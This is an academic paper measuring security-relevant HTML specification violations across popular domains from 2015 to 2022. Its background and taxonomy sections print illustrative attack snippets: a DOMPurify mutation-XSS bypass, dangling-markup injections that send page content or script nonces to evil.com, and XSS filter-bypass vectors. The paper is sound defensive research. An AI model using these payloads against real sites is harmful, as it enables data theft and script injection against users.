HTML Violations and Where to Find Them: A Longitudinal Analysis of Specification Violations in HTML

Florian Hantke
florian.hantke@cispa.de
CISPA Helmholtz Center for Information Security
Germany

Ben Stock
stock@cispa.de
CISPA Helmholtz Center for Information Security
Germany

ABSTRACT

With the increased interest in the web in the 90s, everyone wanted to have their own website. However, given the lack of knowledge, such pages contained numerous HTML specification violations. This was when browser vendors came up with a new feature – error tolerance. This feature, part of browsers ever since, makes the HTML parsers tolerate and instead fix violations temporarily. On the downside, it risks security issues like Mutation XSS and Dangling Markup. In this paper, we asked, do we still need to rely on error tolerance, or can we abandon this security issue?

To answer this question, we study the evolution of HTML violations over the past eight years. To this end, we identify security-relevant violations and leverage Common Crawl to check archived pages for these. Using this framework, we automatically analyze over 23K popular domains over time.

This analysis reveals that while the number of violations has decreased over the years, more than 68% of all domains still contain at least one HTML violation today. While this number is obviously too high for browser vendors to tighten the parsing process immediately [59, 63], we show that automatic approaches could quickly correct up to 46% of today's violations. Based on our findings, we propose a roadmap for how we could tighten this process to improve the quality of HTML markup in the long run.

CCS CONCEPTS

• **Security and privacy** → **Web application security**; • **General and reference** → **Measurement**;

KEYWORDS

HTML Specification, Specification Violations, Injection Attacks

ACM Reference Format:
Florian Hantke and Ben Stock. 2022. HTML Violations and Where to Find Them: A Longitudinal Analysis of Specification Violations in HTML. In *Proceedings of the 22nd ACM Internet Measurement Conference (IMC '22), October 25–27, 2022, Nice, France.* ACM, New York, NY, USA, 16 pages. https://doi.org/10.1145/3517745.3561437

Permission to make digital or hard copies of all or part of this work for personal or classroom use is granted without fee provided that copies are not made or distributed for profit or commercial advantage and that copies bear this notice and the full citation on the first page. Copyrights for components of this work owned by others than the author(s) must be honored. Abstracting with credit is permitted. To copy otherwise, or republish, to post on servers or to redistribute to lists, requires prior specific permission and/or a fee. Request permissions from permissions@acm.org.

IMC '22, October 25–27, 2022, Nice, France

© 2022 Copyright held by the owner/author(s). Publication rights licensed to ACM.

ACM ISBN 978-1-4503-9259-4/22/10…$15.00
https://doi.org/10.1145/3517745.3561437

1 INTRODUCTION

With the modern world moving faster each day [16], the influence on the world wide web is notable: millions of new websites appear each year [37], and old websites are refactored to follow recent trends [24]. No wonder careless mistakes such as typos or wrongly-placed elements tend to sneak in, making an HTML document violate the HTML specification. Although a violation appears, modern browsers fix such documents the best they can to display a functioning page. The reason they do so is a feature developed in the mid-1990s to countermeasure badly written HTML markup at the beginning of the web – the *error tolerance* [66].

Although this error tolerance sounds like a good idea, it has been shown to be an excellent gadget for multiple web attacks. By deliberately violating the HTML specification, attackers can bypass well-established Cross-Site Scripting (XSS) mitigation techniques [30] or even carry out exploits beyond the classic XSS, such as Dangling Markup [65]. For instance, using such an attack, a researcher was able to steal Froxlor login credentials [10]. And even beyond the traditional web, such specification violations have also been found to exploit standard software such as Apple's TextEdit [43].

In order to mitigate some of these problems, browser vendors started to improve few of the parsers' failures with restrictions on their products. For instance, Chromium blocks resources loaded from URLs containing a newline and a less-than character [58]; both in combination is a strong indication that a Dangling Markup attack is executed. However, such mitigations are only implemented in singular products leaving other browsers or applications behind. For example, the Chromium fix from 2017 has still not been adopted by other vendors (e.g., Firefox and Safari), leaving them vulnerable to simple Dangling Markup attacks. But not only do browser vendors have to deal with edge cases caused by the error tolerance, but also other products such as HTML sanitizers or XSS filters [5]. We think fixing these problems should not be the responsibility of individual vendors but must be addressed by the roots, the HTML parsing process.

In academia, it seems that the parsing process with its problems is taken for granted, as no one ever questioned the error tolerance of the HTML parser standard. We wonder whether error tolerance is still necessary for the modern web or could be tightened to improve security. To answer this question, we first define a list of security-relevant specification violations. Then, we leveraged Common Crawl [22] to analyze more than 23K popular domains over the course of eight years. We find numerous HTML specification violations in the wild and identify the common problems that cause them. We also find out that the trend of violations is slightly decreasing. Nevertheless, more than 68% of all analyzed domains are still violating. With these findings in mind, we propose a roadmap

to remove the error tolerance from the current HTML standard. In our opinion, it is time to tighten the parser and get rid of the error tolerance once and for all to tremendously improve the quality of HTML markup and the security of the web ecosystem.

This paper makes the following contributions:

- We provide a list of security-relevant HTML specification violations and introduce a framework to analyze them on a large scale (Section 3).
- We conduct the largest to-date study on HTML specification violations in the wild by analyzing the trend of violations over the past eight years, and investigating the typical occurring problems (Section 4).
- We propose a detailed roadmap on how to deprecate the design decision *error tolerance* from the HTML parsing process to improve the quality of HTML markup and the security of the world wide web (Section 5).
- We open-source the framework used in this study to support future research[1].

2 BACKGROUND & RELATED WORK

In this work, we focus on the problems in the HTML parsing process and make suggestions for improving the current state. For this purpose, we analyze over 23K popular domains. In this context, domains or websites refer to an *eTLD+1* (effective top-level domain+1). In the following, we explain the basics of the HTML parsing process and the problems that come with it, as well as, known mitigations.

2.1 HTML Parsing Process

The HTML parsing process is an essential part of every web browser and implemented in the browser engines, for example, Blink [45] for Chromium or Gecko [23] for Firefox. From the first HTML version in 1991 until today, countless browser engines have been developed, each introducing its own features to the parsing process. Especially during the browser wars around 1995, when vendors competed fiercely for the largest market share, many rash features were introduced to attract more people. It was the World Wide Web Consortium (W3C) that standardized the parsing process to give a baseline every browser engine should apply to [66]. The todays standardized HTML parsing process is defined in the HTML Living Standard (HTML Specification) [64, Sec. 13.2], a continuously developed specification.

The general parsing process as we know it today consists of multiple steps that a document has to go through before the user sees the rendered website. In the first step, the *Byte Stream Decoder* takes the HTML document and decodes the stream of bytes into single characters. Next, the *Input Stream Preprocessor* normalizes this stream. For instance, it replaces all CR characters with LF characters as CR is not allowed in HTML. The output is a normalized character stream. Afterward, the stream of characters is passed to the *Tokenizer*, a state machine that takes each character and forms them to a series of tokens, for instance, *start tag* or *character*. In the last step, the parser sends the tokens to the *Tree Builder*. This part is another state machine and consists of various insert mode states. Beginning with the *initial* insert mode, the builder takes one

[1] Available on GitHub (https://github.com/cispa/html-violations-analyzer).

```
1 <math><mtext><table><mglyph><style><!--</style>
2 <img title="--&gt;&lt;img src=1 onerror=alert(1)&gt;">
```

(a) Initial payload.

```
1 <math><mtext><mglyph><style><!--</style>
2 <img title="--><img src=1 onerror=alert(1)>">
3 </mglyph><table></table></mtext></math>
```

(b) Payload after the first parsing process.

Figure 1: The HTML snippets show an XSS payload that bypassed the DOMPurify sanitizer in version < 2.1 using the math element [30]. The blue tags are in the MathML namespace when parsed.

token after another and assembles them into one Document Object Model (DOM) tree.

With this in mind, the parsing process seems well defined. However, this process also has its drawbacks.

2.2 Problems of HTML Parsing

As mentioned above, during the browser wars, vendors came up with many new features and design decisions. One of these decisions was the so-called *error tolerance*. If a website contained a programming error, it could happen that a strict browser did not render it. As a result, the user, associating the broken website with a bug in the browser, would change to another more stable browser. To combat this behavior, browser vendors developed complex methods to fix broken pages, "often sacrificing security and occasionally even compatibility in the process" [66].

One such problem introduced through error tolerant parsing is mutation XSS (mXSS). Cross-Site Scripting (XSS) in general is a problem that is already know since 2000 [12] and subject of countless research papers [33, 53, 36, 11]. This vulnerability allows adversaries to inject script content into a website to execute code. As a result, adversaries can steal or manipulate sensitive content such as session cookies, install a key-logger or perform any thinkable action in the user's context. Mutation XSS is a newer type of XSS. Although researchers mentioned variants of mXSS in earlier papers [57, 40], Heiderich et al. [28] were the first to define mXSS formally. This attack consists of an initially harmless HTML string that is mutated to a malicious payload and often used to bypass XSS filters or HTML sanitizers.

Figure 1 demonstrates such a payload that was found to bypass the HTML sanitizer DOMPurify [30]. Sanitizers usually take HTML input, render it to remove malicious parts and return a string of clean HTML. That output is then rendered by the browser a second time to display it to the user. When the payload in Figure 1a is rendered the first time by DOMPurify, it seems harmless since the malicious content `alert(1)` is inside a `title` attribute. Note that after the parsing process (Figure 1b), the HTML entities (e.g. `>`) were decoded and missing closing tags were added. Furthermore, multiple elements were moved in front of the `table`, since the parser tries to fix elements that do not belong into a table. When this output is parsed a second time, however, it behaves differently. The `mglyph` and `style` tags are direct child elements of `math` and `mtext`, which puts them in the MathML namespace, a context in

which different parsing rules apply [64, Sec. 13.2.6]. The opening comment inside `style` is ignored in the HTML namespace but parsed in MathML or other foreign namespace. This means that when the DOMPurify output is inserted into the HTML document, the parser takes the comment and closes it with the now parsed comment end string `-->`. The `img` element is not allowed in foreign namespaces so that the parser switches back to HTML. Finally, the browser tries to load the image with `src=1` resulting in an error firing the XSS payload.

This example explains one bypass for DOMPurify that the vendor had to fix. Various other mXSS flaws were found in the same product [8, 7, 50], as well as, in other HTML sanitizers, such as Closure for Google Search [41] or the sanitizer in Ruby [6]. All of them abuse non-intended behavior of the HTML parser.

Another example of the problems caused by error tolerant design is Dangling Markup [65]. With this technique, adversaries can exfiltrate sensitive user content from a website without even executing JavaScript. They use non-terminated markup that an HTML parser would misinterpret. For instance, attackers could inject the following dangling markup payload into a document: `<img src='http://evil.com/?content=`. Since the error tolerant parser tries to fix the intentionally unclosed `src` attribute, it looks for the next single quote instead of ignoring the broken attribute or closing it with the next opening tag. Thus, the browser would send all the following content between the `src` attribute and the next single quote to the attacker-controlled server *evil.com*, possibly revealing secrets. As mentioned above, this type of attack caused significant problems for various applications [43, 10].

The aforementioned examples illustrate the problems that the HTML parser's error tolerant design raises. Of course, multiple attempts exist to mitigate them.

2.3 Mitigation of Parsing Problems

Knowing the problems malicious HTML and error tolerance raise, vendors came up with various mitigation techniques as an extra layer of security. In the previous section, we already mentioned HTML filters and sanitizers that try to clean or block malicious content. Numerous studies have been conducted in this area to further improve their effectiveness [29, 54, 14]. Nevertheless, as we have seen earlier, many ways exist to bypass such technology by abusing standard behavior of the HTML parser.

Another well researched mitigation technique is the Content Security Policy (CSP). It allows developers to specify sources from which a site is allowed to load resources to prevent the execution of scripts from a malicious source. CSP further enables to restrict unwanted inline scripts by only executing `script` elements that use a secret and random `nonce` as attribute. Nevertheless, research has shown that the possibilities of CSP are too complex and developers struggle implementing it correctly [49, 48, 52]. Furthermore, even a perfectly implemented CSP can be bypassed by abusing bad HTML parsing behavior [21]. Using a Dangling Markup technique as shown in Figure 2, adversaries can steal and abuse such a `nonce`. They inject a non-terminated `script` tag so that one attribute (here *inj*) consumes the following HTML markup including the next

```
1 <script src="https://evil.com/x.js" inj="
2  <p>The brown fox jumps over the lazy dog</p>
3  <script id="in-action" nonce="the-rnd-nonce">
4          // do something...
5  </script>
```

Figure 2: Example of nonce stealing Dangling Markup.

`script` tag. Thus, the `nonce` of the following `script` tag now belongs to the attacker-injected earlier `script` element allowing the adversaries to execute their own code.

This nonce stealing issue was already discussed in the CSP repository on GitHub [4]. They suggested to look for the string `<script` inside the attributes of a `script` element when nonces are enabled. If the string is found, the browser should handle the `script` element the same way as an element without a valid `nonce` to prevent it from executing. In fact, this behavior was implemented for Chromium browsers making the mentioned nonce stealing attack impossible. They also implemented a proposal from Mike West [60] in which he suggests to disallow loading resources from links that contain a `<` and a `\n` to prevent the earlier mentioned dangling markup attacks [58]. Notably, while the solutions work to address individual issues, the root cause is still untouched: the error tolerance in the parsing process. To overcome this ad-hoc fixing culture and address the problem at its core, we aim to understand what level of error tolerance is actually required by modern sites and how the landscape of erroneous HTML has changed over time.

To the best of our knowledge, the only work that considers HTML parsing behavior is from Abgrall et al. [2]. However, they only focus on computing browser fingerprinting based on the specific per-browser quirks. In contrast, we do not focus on browser-specific quirks but rather investigate if parsing rules could be tightened and thus quirks could be eliminated altogether.

3 MEASURING HTML SPECIFICATION VIOLATIONS

To measure how prevalent HTML specification violations are on the modern web and to understand their trend over the previous years, we designed a crawling framework that tests such violations on websites on a large scale. In the following sections, we first explain how we choose the violations we test for. Next, we define each of the violations and illustrate how the crawling framework functions.

3.1 Choice of security-relevant violations

The focus of this work is on security-relevant violations that could cause a potential security risk to the end-user if abused. Therefore, the scope of violations we consider is a subset of all possible violations. More precisely, we considered violations based on a threat model built on the basis of the known web attacker model [3].

The web attacker can operate the internet like any regular user, knows how to host a website and also how to handle the browsers' developer tools. Additionally in this work, the attacker already found a vulnerability to inject content into a target's website, yet is hindered by some kind of attack mitigation like a CSP or a filter.

The goal is to execute a full attack abusing HTML specification violations.

With this attacker model in mind, we conducted a systematic literature review looking for known attacks. Therefore, we looked at academic and non-academic literature and the HTML specification, and collected a considerable list of violations. This curated list is not a complete list of security-relevant violations, since non-public attacks might exist. Yet, it covers the currently relevant types of attacks as reported in the studied literature. Furthermore, our framework is extensible to encourage investigations of additional HTML specification violations in the future.

3.2 List of HTML Specification Violations

Based on our literature review, we define two types types of HTML Specification Violations: *Definition Violations* and *Parsing Errors.* The first category is violations of the defined behavior in the HTML specification for which the parser or the specifications themselves show contradictory behavior. Contrary to the first one, in the second category, the parser knows that it violates the specification as it passes an error state either in the tokenizer's or the tree builder's state machine. However, instead of throwing an error, the parser tolerates it and causes problems defined in the Parsing Errors category. In addition to the violation categories, we name each violation after one of four problem groups to indicate the individual security influence: Data Exfiltration (DE) problems are used to exfiltrate secret information; Data Manipulation (DM) problems are used to manipulate content; HTML Formatting (HF) is used to enable mXSS; and Filter Bypasses (FB) is used to bypass HTML filters or web application firewalls. In the following two sections, we first describe the list of definition violations, followed by the list of parsing errors.

3.2.1 Definition Violations. For most violations in this category, a definition is specified in the HTML standard but neglected by the parsing process. For instance, it is specified that most elements consist of a start and an end tag. Only if an element is explicitly defined otherwise, it is allowed to omit the end tag [64, Sec. 3.2.4]. In this category, such violations are not represented as an error state in the HTML parser.

DE1 – Non-terminated textarea element: Like most elements, the `textarea` element is defined to have an opening and closing element, no tag is omissible [64, Sec. 4.10.11]. Contradicting this definition, the parsing process defines to close the `textarea` element at the end of the file (EOF) automatically [64, Sec. 13.2.5.2]. Thus, attackers who inject a `form` element, together with a submit button and a non-terminated `textarea` element, such as the injection in Figure 3, are able to steal secret content [65]. This is due to browsers including all content following the non-terminated `textarea` element within the element and sending it to *evil.com* when the victim submits the form.

DE2 – Non-terminated select and option elements: The next violation abuses almost the same behavior as the violation before, but uses the `select` element followed by `option` instead [31]. Same as for `textarea`, `option` elements are also defined to have an opening and closing tag, however, the closing tag can be omitted if another

```
1 <form action="https://evil.com">
2 <input type="submit"><textarea>
3 <p>My little secret</p>
4 [...]
5 <!-- </textarea> automatically added by the parser -->
```

Figure 3: A malicious textarea injection in line 1 and 2.

`option` tag or `optgroup` element follows [64, Sec. 4.10.10]. Moreover, the parsing process closes the `option` element not only on a closing `option` tag and EOF, but also with an opening `option` tag or a closing `select` tag. Additionally, the content that is leaked differs slightly from a `textarea` element as the parser removes all tags inside a `select` element that are not `option`, `optgroup`, or `script`, yet keeps their content [64, Sec. 4.10.7]. For instance `<p id=private>secret</p>` inside the `select` element is transformed to `secret`. This means, an attacker can only steal plain text content.

DM1 – Meta tag: This violation is related to `meta` tags with `http-equiv` attributes. With the `http-equiv` attributes, developers can set cookies, redirect the user to another website, or set a CSP. All these features come in handy for an attacker. This is why the HTML specification defines that `meta` tags with an `http-equiv` attribute are only allowed in the head section of an HTML document [64, Sec. 4.2.5]. However, the parsing process handles a `meta` tag in the body section with the same rules as in the head section [64, Sec. 13.2.6.4.7]. To reduce the risk that comes with this behavior, many browsers ignore its content when they parse the CSP `meta` tag outside the head section. For instance, in our tests, Chromium browsers show an error in the developer console, Firefox and Safari ignore the CSP silently. However, other `http-equiv` options are still possible such as a redirect.

DM2 – Base tag: Same as for the `meta` element, `base` elements are only defined for the head section [64, Sec. 4.2.3] but parsed by the standard process anyways. With the `base` element, developers can specify the website's base URL and base target. The base target is used to overwrite the target attribute of `anchor`, `area` and `form` elements. The base URL is used as the base for all relative URLs. This means, attackers could set the base URL to *evil.com* and all following relative script sources would load their content from the attacker's server. Although, `base` is only allowed in the document's head (DM2_1), the parser accepts it at any position in the HTML document. Furthermore, it must only exist one `base` element per document (DM2_2), and appear before any other element that uses a URL (DM2_3). One example usage of this attack is described in CVE-2020-29653, which allowed the researcher to steal Froxlor login credentials via an injected base URL [10].

HF1 – Broken head section: The HTML's head section is well defined and only a few elements are allowed inside of it [64, Sec. 4.2.1]. If another element appears, the parser, thinking that the section is completed, closes the `head` element and moves the wrong element after the head. In fact, it is allowed to omit the closing `head` tag in some cases. However, it is unclear what happens if the other element was only a mistake and more elements that belong in the head follow. The parser cannot exactly tell which parts belong to

which section and handles all following elements implicitly as part of the body. The result is a feature that can be abused by attackers. By injecting content inside the head (numerous examples show that this happens [1, 35, 9]), an attacker could add wrong elements to move the following head content after the head section. For instance, as we know from DM1, this could be used to invalidate CSP `meta` elements. Instead of handling such omitted head tags implicitly, the parser should only arrange elements explicitly. We define missing head tags and a broken head section as a violation.

HF2 – Content before body: Same as for the `head` element, the tags for `body` can be omitted in some cases [64, Sec. 4.3.1]. If an element exists after the head section, the parser opens the body section implicitly (for most elements). Of course, this can lead to undefined behavior, e.g., if the element after the head was a mistake and the intended body tag followed it. Again, it is not clear, which elements belong to which section so that attackers can abuse this tangle. Figure 4 shows an open `p` tag that is injected before the body. Instead of ignoring the element that does not belong to the body, the parser handles it so that the dangling-markup-like attack is possible and the `p` tag absorbs the `body` element and its `onload` security check. Since `p` does not trigger an `onload` event, the security check is ignored and thus bypassed. If the parser would stop parsing wrong content after the head, this attack would not work.

```
1 <p
2 <body onload="checkSecurity()">
3 [...]
```

Figure 4: Example of a malicious injection before body.

3.2.2 Parsing Errors. In contrast to the specification violations, the violations in this section pass an error state in one of the HTML parser's state machines. Due to the error tolerant design, the parser tries to fix these problematic error states instead of throwing an error.

FB1 – Slash between attributes: The first issue is about HTML elements and attributes. The HTML specification defines that elements can have multiple attributes. Between these attributes, space characters and newlines are allowed. When a / character is encountered, the parser looks for a > to close the element. Anything else indicates a violation of the specification and causes an *unexpected-solidus-in-tag* parser error [64, Sec. 13.2.5.40]. Nevertheless, the parsing process handles the slash as a whitespace. This violation has no security impact by itself. However, if a site uses filters that block spaces, for example to prevent XSS, attackers could bypass this filter by replacing spaces with slashes inside an injected element: `<img/src="x"/onerror="alert('XSS')">`. In fact, slashes instead of spaces is a standard bypass technique used by numerous real-world XSS payloads [11].

FB2 – Missing space between attributes: Similar to FB1, the following violation is also a standard method to bypass filters that block whitespaces. Attributes inside elements must be separated by whitespaces. If whitespaces are missing, it causes a *missing-whitespace-between-attributes* parser error on which the parsing process inserts an extra whitespace character. Thus, adversaries can concatenate malicious attributes without using spaces to bypass filters: `<img src="users/injection"onerror="alert('XSS')">`.

DE3 – Non-terminated HTML:. Earlier in this paper, we explained the danger of attacks that use non-terminated elements or attributes. In the HTML parsing process, such miss-formed HTML can cause various errors, for instance, an *unexpected-character-in-attribute-name* error that appears when quotes or a less-than character appear in an attribute name. Since often multiple violations appear for the same problem and we only want to look for the security-relevant ones, we decided to group them into three representative problems.

The first problem is *DE3_1*, which is the classic dangling markup attack that exfiltrates information to an attacker-controlled server. For this problem, we define that at least one newline and less-than sign appear inside of a URL [61].

The second problem is the nonce stealing attack (*DE3_2*). Since nonce attributes are only defined for `script` elements, the problem can be recognized when the string `<script` appears as part of an attribute [4]. This indicates that a non-terminated attribute absorbed the original `script` element.

The third non-terminated HTML problem deals with unclosed `target` attributes (*DE3_3*). A `target` attribute is used in `base` or `a` elements to specify a target window in which links should open. Additionally, this attribute sets the name of the newly opened window to the value specified in target. As window names remain the same across origins, attackers can read the window name when they forward the victim to a controlled server. By injecting a link and a non-terminated target attribute into a webpage (Figure 5), attackers can steal secret information with this problem. As the example shows, the malicious `target` attribute can be recognized as it contains an unnecessary newline.

```
1 <a href="https://evil.com">click me</a>
2 <base target='
3 <p>secret</p></div id='a'></div>
```

Figure 5: Example of a malicious target injection.

DE4 – Nested form element: For the next violation, we look at the behavior of HTML forms. Section 4.10.3 of the HTML specification defines that an HTML form cannot contain a descendant HTML form. Due to the error tolerance, the parser ignores the descendant form element, instead of throwing an error or at least ignoring both form elements [64, Sec. 13.2.6.4.7]. This means, if adversaries inject a malicious form element into a document before a real form element, the real element is ignored. Thus, they control the domain the submitted content is sent to.

DM3 – Multiple same attributes: This violation is related to attribute names. When parsing an opening tag, the parser collects all attribute names. It compares every new name to the other attributes. If a name already exists, a *duplicate-attribute parse error* is caused and the new attribute is ignored [64, Sec. 13.2.6.4.7]. With this in mind, imagine an injection inside an opening tag. An adversary can overwrite or invalidate every attribute that follows the injection, such as event handlers or classes, by injecting the same attribute

Table 1: A list of all considered violations.

Name	Definition
DE1	Non-terminated textarea element
DE2	Non-terminated select and option elements
DE3	Non-terminated HTML
DE4	Nested form element
DM1	Meta tag
DM2	Base tag
DM3	Multiple same attributes
HF1	Broken head section
HF2	Content before body
HF3	Multiple body elements
HF4	Broken table element
HF5	Wrong namespace
FB1	Slashes between attributes
FB2	Missing space between attributes

before. For example, the following element only recognizes the evil `onclick` handler: `<div id="injection" onclick="evil()" onclick="benign()">`.

HF3 – Multiple body elements: The previous violation can also be combined with the next one. In the specification, only one body element per document is allowed [64, Sec. 4.3.1]. The parser, however, tries to merge a second body element whenever one appears [64, Sec. 13.2.6.4.7] and adds the attributes to the already existing body tag. Same as before, if two attributes have the same name, the second one is ignored. Thus, it is possible to overwrite attributes with an injection before the initial body tag or add new attributes with an injection after it.

HF4 – Broken table element: In the mXSS attack mentioned earlier, one trick was the behavior of the `table` element. In the HTML specification, only few elements are allowed inside a table, all other elements cause parsing errors. To mitigate these errors, the parser rearranges the elements according to the standard and moves forbidden elements in front of the table. With this, it enables various mXSS attacks.

HF5 – Wrong namespace: Another often used trick for mXSS is a namespace switch. When parsing HTML, the parser is most of the time in the HTML namespace (*HF5_1*), yet it can also switch to SVG (*HF5_2*) or MathML (*HF5_3*) where other parsing rules apply. Therefore, the HTML standard defines two foreign elements that lead to a namespace switch, namely `<svg>` and `<math>`. To switch back to the HTML namespace, a list of elements is defined in section 12.2.6 of the standard. Additionally, some HTML elements, when they appear in the wrong namespace, move the parsing process into an error state so that it closes the namespace element and switches back to HTML. With this behavior, the parser fixes the violation but also enables mXSS attacks such as the DomPurify bypass (see Figure 1).

3.3 Framework Setup

In this paper, we aim to conduct a long-term analysis on a large scale, which means we require archival data. For this purpose, we developed a custom framework that leverages Common Crawl [22], an organization that creates monthly copies of large parts of the web and makes them available. Figure 6 gives an overview of the data flow and the main parts that make up the framework.



Figure 6: Overview of the analysis pipeline.

First, the framework needs a dataset as a basis on which it can work. We decided to analyze the most popular websites on the internet as a representation of the web. Firstly, violations on the most popular websites have the highest impact on our daily live, an aspect that other browser vendors always take in consideration when deprecating features [25]. Secondly, this approach makes it reproducible and comparable for future research. To get a reproducible list of popular websites, we rely on the Tranco lists [44]. From these lists, we take the top 50,000 domains on every single Tranco list and consider only the ones that appear on all lists. This approach ensures that no outliers, i.e., trending websites, influence the generalization of the result of the longitudinal analysis.

Next, we order them by their average rank so that we have a list of the overall top domains. This list builds the basis for the analysis.

Initialized with this list, the crawler framework first collects meta information for each of the listed domains using Common Crawl [22] as a basis for the following analyses (1). This Common Crawl approach makes it possible to take a look into the past and analyze old versions of websites as well as current snapshots. Unlike similar crawling studies before using the Internet Archive[32], with Common Crawl, we are not limited by rate limit issues as we can request the database and S3 bucket directly. This makes the process fast and enables to analyze nearly a thousand pages per minute from one IP address over multiple days. The meta information that the framework collects contains details on where an HTML document can be found in the Common Crawl's dumps. For each domain, the framework collects meta information from up to 100 pages and hands them to the crawler.

The crawler takes the previously collected meta information and uses them to obtain the individual HTML documents (2). For each obtained document, the crawler sends the content to the checker, which applies pre-defined rules to search for the aforementioned violations (3). To ensure compatibility, we developed the HTML

```
1  <!DOCTYPE html>
2  <html lang="en">
3  <head>
4    <title>Test</title>
5    <meta charset="UTF-8">
6  </head>
7  <body>
8    <math><mtext><table><mglyph><style><!--</style><img
   ↪  title="--&gt;&lt;img src=1 onerror=alert(1)&gt;">
9  </body>
10 </html>
```

Figure 7: Example of HTML that breaks the W3C validator.

validation rules ourselves instead of relying on existing validators like the W3C Validator [56]. For example, the W3C validator stops parsing a document when facing some of the previously mentioned mXSS bugs (e.g., Figure 7), only stating the violations until that point. Since our aim is not only to measure how many websites are broken but also which kind of bugs are the most prevalent, an evaluation of only parts of a webpage would be insufficient. Therefore, we implemented the rules in the form of small Python functions, for instance, using the `html.parser` library or reimplementing parts of the HTML parsing process. The framework runs the rules independently of each other.

To make sure the implemented rules find the correct issues, we used an iterative process. First, we run the program with a small set of self-implemented webpages containing known issues from our literature review. Next, we ran it with a set of random web pages that we collected from Common Crawl and manually checked at least 25 violating pages and 25 correct pages for each rule. For every false result, we improved the code of the rule and repeated the process until all rules were correct. Furthermore, we constantly monitored the checks during our analysis. We, therefore, assume the rules are correct.

Finally, the program stores the results in a database for further analysis (4).

4 ANALYSIS

In the following sections, we discuss the results the framework generated. We first show the dataset we worked with and present some general statistics. Then, we dive into the data and demonstrate a longitudinal analysis followed by example violations for each group. Furthermore, we estimate how much work it would be to fix the majority of the existing violations. Taking the collected data, we compare them to existing mitigations.

4.1 Dataset and Study Execution

As mentioned earlier, to work with a reproducible dataset, we filtered all Tranco lists to get all domains that existed on all Tranco lists which had a rank of at least 50,000[2]. The result is an overall top list of 24,915 unique domains.

Next, for each domain, we searched Common Crawl for one snapshot per year for the last eight years (Table 2) and stored up to 100 pages per domain. We started with March 2015 because this snapshot was the first to provide MIME type information necessary to only request HTML documents. When searching these domains on Common Crawl, not every top domain has a data entry. For instance, domains like *doubleclick.net*, a Google-owned domain to deliver adverts on websites, have no HTML webpages by themselves but only deliver various other content or are used as an API. In total, we found 24,050 (97%) of all domains at least once on Common Crawl in the selected snapshots as Table 2 shows. The table also shows that the number of domains we analyzed increased tremendously in 2017 and decreased slightly after 2019. This behavior was expected as the number of stored domains by Common Crawl is dynamic. It is in line with the official statistics of Common Crawl's stored domains [51].

[2] The latest Tranco list in the dataset is from 06.04.2022 (ID 4KNZX).

Table 2: Analyzed domains per crawl.

Snapshot	Domains	Succ. Analyzed	Ø Pages
CC-MAIN-2015-14	21,068	20,579 (97.7%)	78.8
CC-MAIN-2016-07	21,156	20,705 (97.9%)	77.9
CC-MAIN-2017-04	22,311	22,038 (98.8%)	87.3
CC-MAIN-2018-05	22,504	22,271 (99.0%)	88.3
CC-MAIN-2019-04	23,049	22,830 (99.1%)	90.1
CC-MAIN-2020-05	22,923	22,736 (99.2%)	89.7
CC-MAIN-2021-04	22,843	22,668 (99.3%)	89.8
CC-MAIN-2022-05	22,583	22,429 (99.3%)	89.7
Total (All Snaps.)	24,050	23,983 (99.7%)	-

Following the download process, the framework looks at the webpages' encoding. According to Common Crawl, the vast majority (> 90%) of webpages are UTF-8 encoded, and the rest is distributed over more than 45 encodings [15]. However, figuring out the exact encoding without knowing the context is impossible [13]. The benefit we would get from supporting all encodings is negligible compared to the risk of introducing encoding errors leading to incorrect results. Therefore, the framework filters out documents that are not UTF-8 encodable.

In the final step, the checker tests for violations on the rest of the pages. In the end, the dataset consists of 14,716,731 pages to analyze, spread over 23,983 domains. The numbers of analyzed domains per year are listed in Table 2. Per domain, we analyzed up to 100 pages, yet not all domains have so many pages in the snapshot. The last column shows the average number of pages per domain for each snapshot between 78 and 90 pages, with an expected significant increase in 2017. Finally, the average Tranco rank remains around 16,150 for all snapshots. Without any unexpected outliers in the number of pages and page ranking, the dataset fits the needs of this analysis.

4.2 General Statistics

Before we take a look at the longitudinal analysis, we get an overall picture of the results regardless of the year. The collected data show that 22,187 (92%) of the 23,983 analyzed domains were found to have at least one violation to the HTML standard in all eight years.

A big part of these violations comes from two issues, as Figure 8 indicates. The diagram shows on how many domains in all eight years, each violation appeared at least once. It is recognizable that



Figure 8: Average distribution of violations over the entire study period



Figure 9: Domains with at least one violation.

